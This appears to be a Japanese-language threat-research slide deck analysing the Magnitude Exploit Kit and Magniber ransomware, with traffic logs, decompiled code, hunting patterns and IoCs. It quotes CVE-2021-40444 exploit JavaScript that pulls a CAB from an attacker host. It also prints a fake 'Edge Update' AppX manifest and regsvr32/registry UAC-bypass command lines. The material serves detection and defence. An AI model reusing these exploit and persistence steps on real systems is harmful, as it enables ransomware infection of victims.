An Order of Magnitude Update

NTT Security Japan KK

Rintaro Koike, Hajime Takai, Nobuyuki Amakasu

About Us

Rintaro Koike

SOC Analyst

Threat Research

Hajime Takai

SOC Analyst

Malware Analysis

Nobuyuki Amakasu

SOC Analyst

Malware Analysis

Agenda

1. Introduction
2. Traffic-based Analysis
3. Malware Analysis
4. Defense
5. Wrap-Up

Motivation & Goal

Magnitude Exploit Kitの最新動向の共有

- 直近1年間で行われてきたアップデート内容
- 具体的な攻撃の詳細解析
- 検知・防衛手法

詳細な挙動を読み解く

- 観測・回避のために必要な要素
- 特徴的な実装、また作成者についての考察

Magnitude Exploit Kit

- 2012年頃から観測されているExploit Kit
  - 現存するExploit Kitの中では最も古い
- Region-Specific
  - 東アジアの国・地域のみを標的としている（特に韓国）
  - 日本ではこれまでほとんど観測されてこなかったが、2021年10月頃から急増
- ランサムウェアを実行することが目的
  - Magniberと呼ばれる独自のランサムウェア
- 現在でも活発にアップデートが行われている
  - 新しい脆弱性を積極的に悪用

Major Update in 2021

新たな脆弱性の悪用

- EKによるCVE-2021-40444とCVE-2021-21224の悪用は極めて珍しい


攻撃範囲を拡大

- 標的国・地域の変更、Chromiumの脆弱性の悪用やソーシャルエンジニアリング

脆弱性	PoCが公開された時期	悪用し始めた時期
CVE-2021-26411	2021年2月上旬	2021年4月上旬
CVE-2021-40444	2021年9月中旬	2021年10月上旬
CVE-2021-21224	2021年6月上旬	2021年10月下旬
CVE-2021-43890	-	2021年12月下旬

Components


1. Magnigate
   - 特定の条件を満たすことでLanding Pageへリダイレクトするwebページ
     - 主にユーザの地理的情報およびアクセス経路をチェック
2. Landing Page
   - Exploit Codeなど攻撃のためのコードを読み込む
3. Exploit Code
   - 脆弱性を悪用し、Magniberをダウンロード・実行
4. Magniber
   - オリジナルのランサムウェア



Traffic-based Analysis

Case 1: Microsoft Internet Explorer

#	Method	Result	Protocol	Host	URL	Body	Comments
1	GET	302	HTTP	pribin.info	/	0	[#1] Magnigate
2	GET	200	HTTP	54af70bo32ifaz.popsun.fun	/	6,197	[#2] Magnitude Exploit Kit (Landing Page)
3	GET	200	HTTP	3e061fu156e4s.anpoem.quest	/	30,775	[#3] Magnitude Exploit Kit (Exploit Code)
4	GET	200	HTTP	3e061fu156e4s.anpoem.quest	/JUd960.cab	39,514	[#4] CAB File (CVE-2021-40444)




Case 1: Analysis: Exploit Code


```
var l5R49ZzvM2ECeY = document['createElement']('object');
l5R49ZzvM2ECeY['setAttribute']('http://3e061fu156e4s.anpoem.quest/JUd960.cab');
l5R49ZzvM2ECeY['setAttribute']('CLSID:edbc374c-5730-432a-b5b8-de94f0b57217');
document['documentElement']['appendChild'](l5R49ZzvM2ECeY);

function lJE6IKM3uS46TKL() {
    var jV590h1JbQKn3a8 = document['createElement']('iframe');
    document['documentElement']['appendChild'](jV590h1JbQKn3a8);
    jV590h1JbQKn3a8['src'] = '.cpl:../../../AppData/../AppData/Local/Temp/Low/kxoirr.inf';

    var ihO73EgW16P = document['createElement']('iframe');
    document['documentElement']['appendChild'](ihO73EgW16P);
    ihO73EgW16P['src'] = '.cpl:../../../AppData/../AppData/Local/Temp/kxoirr.inf';
}
```

Case 2: Microsoft Edge

#	Method	Result	Protocol	Host	URL	Body	Comments
1	GET	302	HTTP	gapends.space	/?device_type={device_type}&src={lang}	5	[#1] Magnigate
2	GET	200	HTTP	9ddafdefmfv.updates.hidbyte.space	/	153,980	[#2] Magnitude Exploit Kit (Social Engineering)
3	GET	200	HTTP	hidbyte.space	/edge_update.appx	268,450	[#3] AppX file (CVE-2021-43890)
4	GET	200	HTTP	hidbyte.space	/a7u0d5efh5b0	34,552	[#4] Encoded Magniber



Case 2: Social Engineering



Case 2: AppX File

AppX (Windows Application Package)


- AppManifest.xmlによって、同梱されたexeファイルを実行

```
<Applications>
  <Application Id="App" Executable="agczziv\agczziv.exe" EntryPoint="Windows.FullTrustApplication">
    <uap:VisualElements DisplayName="Edge Update" Description="Edge Update"
    BackgroundColor="transparent" Square150x150Logo="Images\Square150x150Logo.png"
    Square44x44Logo="Images\Square44x44Logo.png">
      <uap:DefaultTile Wide310x150Logo="Images\Wide310x150Logo.png"
      Square71x71Logo="Images\SmallTile.png" Square310x310Logo="Images\LargeTile.png"></
      uap:DefaultTile>
      <uap:SplashScreen Image="Images\SplashScreen.png" />
      <uap:LockScreen BadgeLogo="Images\BadgeLogo.png" Notification="badgeAndTileText" />
    </uap:VisualElements>
  </Application>
</Applications>
```

Case 2: CVE-2021-43890

Microsoftが発行した信頼されたアプリのように見える


- 有効なデジタル署名も付与されている




Malware Analysis

Magniber

Magnitude Exploit Kitによって最終的に感染するランサムウェア





Case 1: Attack Flow

Case 1: Features

kxoirr.inf

- 複数回のjmp命令を利用した難読化

Shellcode


- XORを組み合わせた処理でMagniber本体をデコード
- 感染端末のプロセスにMagniber本体のコードをインジェクション
- system callを利用したAPI呼び出し

Case 1: Features

Magniber本体

- AESとRSAを用いてファイルを暗号化
- 拡張子を基準にした暗号化するファイルの優先度付け
- VolumeShadowCopyの削除

Case 2: Attack Flow



Case 2: Updates

- Magniber本体をC&Cサーバーからダウンロードする方式に変化
  - ダウンロードを実行するDLLを呼び出すEXEは.NETを用いて実装されている
- 感染端末のプロセスにインジェクションする処理は削除

DLLを呼び出すコード

```
private static void Main(string[] args)
{
    uint lpBuffer = 6074u;
    hfeljbjifl(lpBuffer);
}
```

```
using System.Runtime.InteropServices;

[DllImport("agczziv.dll")]
private static extern void hfeljbjifl(uint lpBuffer);
```

Case 2: Updates


- 新規作成後に編集してないファイルを暗号化対象から除外
  - ファイルのLastAccessTime, LastWritenDate, LastCreationDateを元に判断
  - 普段使用しているファイルの暗号化を優先するためと考えられる

暗号化対象のファイルを判定するコード

```
if ( lpFileInformation.ftLastAccessTime.dwLowDateTime ==
     lpFileInformation.ftLastWriteTime.dwLowDateTime )// ?
{
  if ( lpFileInformation.ftLastAccessTime.dwLowDateTime ==
       lpFileInformation.ftCreationTime.dwLowDateTime )// ?
    return 0i64;
}
else if ( lpFileInformation.ftLastAccessTime.dwHighDateTime ==
          lpFileInformation.ftLastWriteTime.dwHighDateTime
       && lpFileInformation.ftLastAccessTime.dwHighDateTime ==
          lpFileInformation.ftCreationTime.dwHighDateTime )// ?
{
  return 0i64;
}
}
return 1i64;
```

Case 3 (2022/1/19-): Updates

- C&Cサーバーからダウンロードする処理の削除
- Magniber本体のデコード処理も1回しか行われない
- Windows10以前のバージョンを意識したコードの削除
  - syscallを利用したAPI呼び出し
  - VolumeShadowCopyの削除



Magniber Updates Summary

不要な機能を削除するアップデート


- プロセスインジェクションをするコードの削除
- Magniber本体をダウンロードするコードの削除
- Magniber本体をデコードする回数も1回のみ
- Windows10以前のバージョンを意識したコードの削除

Defense

Research: Magnigate

Magnigateは条件を満たさないアクセスの場合ダミーページを返す

- ダミーページは長期間変化しない
  - 533f687471b2eb49aa6b9ef6aace109e8c676cb51043f1fded5cb159ae98f6bb



Hunting: Network

トラフィックはHTTPのみ

- URL
  - `[0-9a-z](3,6).cab`
  - "edge"や"chrome"を含む拡張子"appx"のファイル
    - edge_update.appx、upgrade_edge.appx、Upgrade_Edge_98.0.1000.0.zip
    - chrome_update.appx、upgrade_chrome.appx、Upgrade_Chrome_98.0.1000.0.zip
  - `[0-9a-z](8,14).windows.store.{Domain}.{gTLD}`
- HTML
  - `<title>Edge requires a manual update</title>`
  - `<html><body onload="[0-9a-z](8,15)()"><script`

Hunting: Endpoint

CVE-2021-40444を悪用した場合

- iexplore.exeが%temp%配下にinfファイルを作成
  - `/AppData/Local/Temp/Low/xxxxxxx.inf`
- control.exeが%temp%以下にあるinfファイルを実行
  - `control.exe ".cpl:../../../AppData/../AppData/Local/Temp/Low/xxxxxxx.inf"`
- control.exeから生えたrundll32.exeも同様の引数で実行
  - `rundll32.exe Shell32.dll,Control_RunDLL ".cpl:../../../AppData/../AppData/Local/Temp/Low/xxxxxxx.inf"`

Hunting: Endpoint

ソーシャルエンジニアリングの場合

- ブラウザによるAppXファイルの作成
  - "edge"や"chrome"を含む拡張子"appx"のファイル
    - ファイル名は週単位くらいで変化する
- AppXファイルの起動
  - Program Files¥WindowsApps以下にあるAppInstaller.exe
- AppXファイルからダウンローダの起動
  - svchost.exe > sihost.exe > [ランダムな英字].exe
    - ダウンローダのEXEファイルおよびDLLファイルはProgram Files¥WindowsApps配下に存在

Hunting: Endpoint

Magniberの挙動を用いた検知

- 暗号化ファイル作成
  - Magniberの検体によって暗号化後のファイル拡張子は様々
    - » Sample.docx > Sample.docx.[ランダムな英字]
- 複数のディレクトリ配下や、%PUBLIC%にランサムノート(readme.txt)の作成
- VolumeShadowCopyの削除に利用するスクリプトの作成
  - › %PUBLIC%¥readme.txt
  - › %PUBLIC%¥readme1.txt

Hunting: Endpoint

Magniberの挙動を用いた検知

- レジストリキーと値の作成
  - Win10:HKCU¥Software¥Classes¥ms-settings¥shell¥open¥command
  - Win10以外:HKCU¥Software¥Classes¥mscfile¥shell¥open¥command
    - regsvr32.exe scrobj.dll /s /u /n /i:C:¥Users¥Public¥readme.txt
    - regsvr32.exe scrobj.dll /s /u /n /i:C:¥Users¥Public¥readme1.txt
    - DelegateExecute(Win10の場合)

Wrap-Up

Wrap-Up

Magnitude Exploit Kitの最新動向の共有

- 直近1年間で行われてきたアップデート内容
- 具体的な攻撃の詳細解析
- 検知・防衛手法

詳細な挙動を読み解く

- 観測・回避のために必要な要素
- 特徴的な実装、また作成者についての考察

Acknowledgements & References

Special Thanks

- Jerome Segura (Malwarebytes)

References

- https://asec.ahnlab.com/en/24719/
- https://decoded.avast.io/janvojtesek/magnitude-exploit-kit-still-alive-and-kicking/
- https://www.cybereason.com/blog/threat-analysis-report-printnightmare-and-magniber-ransomware
- https://asec.ahnlab.com/en/27264/
- https://blog.malwarebytes.com/exploits-and-vulnerabilities/2021/10/magnitude-ek-has-been-spotted-targeting-the-chrome-browser/
- https://blog.malwarebytes.com/threat-intelligence/2022/01/ransomware-targets-edge-users/
- https://asec.ahnlab.com/en/30645/

Any Questions?

Appendix-1: IoC

Magniber

- サンプルファイルハッシュ
  - CABファイル
    - `58ec0f69ad17a5e7dad615f8f9b306a0d098249e0f835a41988cfcbe09438db0`
  - INFファイル
    - `63271aa9c1f4854e3c362e7ad23ba26c60a901273225f8244023e91dc0a69eb`

Appendix-1: IoC

Magniber

- サンプルファイルハッシュ
  - ローダ（.NETアセンブリ）
    - 6fbb07a65f69fba0821eb3c60708f0a18478acbf7a6466c5738c0208908264f1
    - d2318cf487203d909993fd9fed787855af03ef7b6343f5fa492cac7e42f507ef
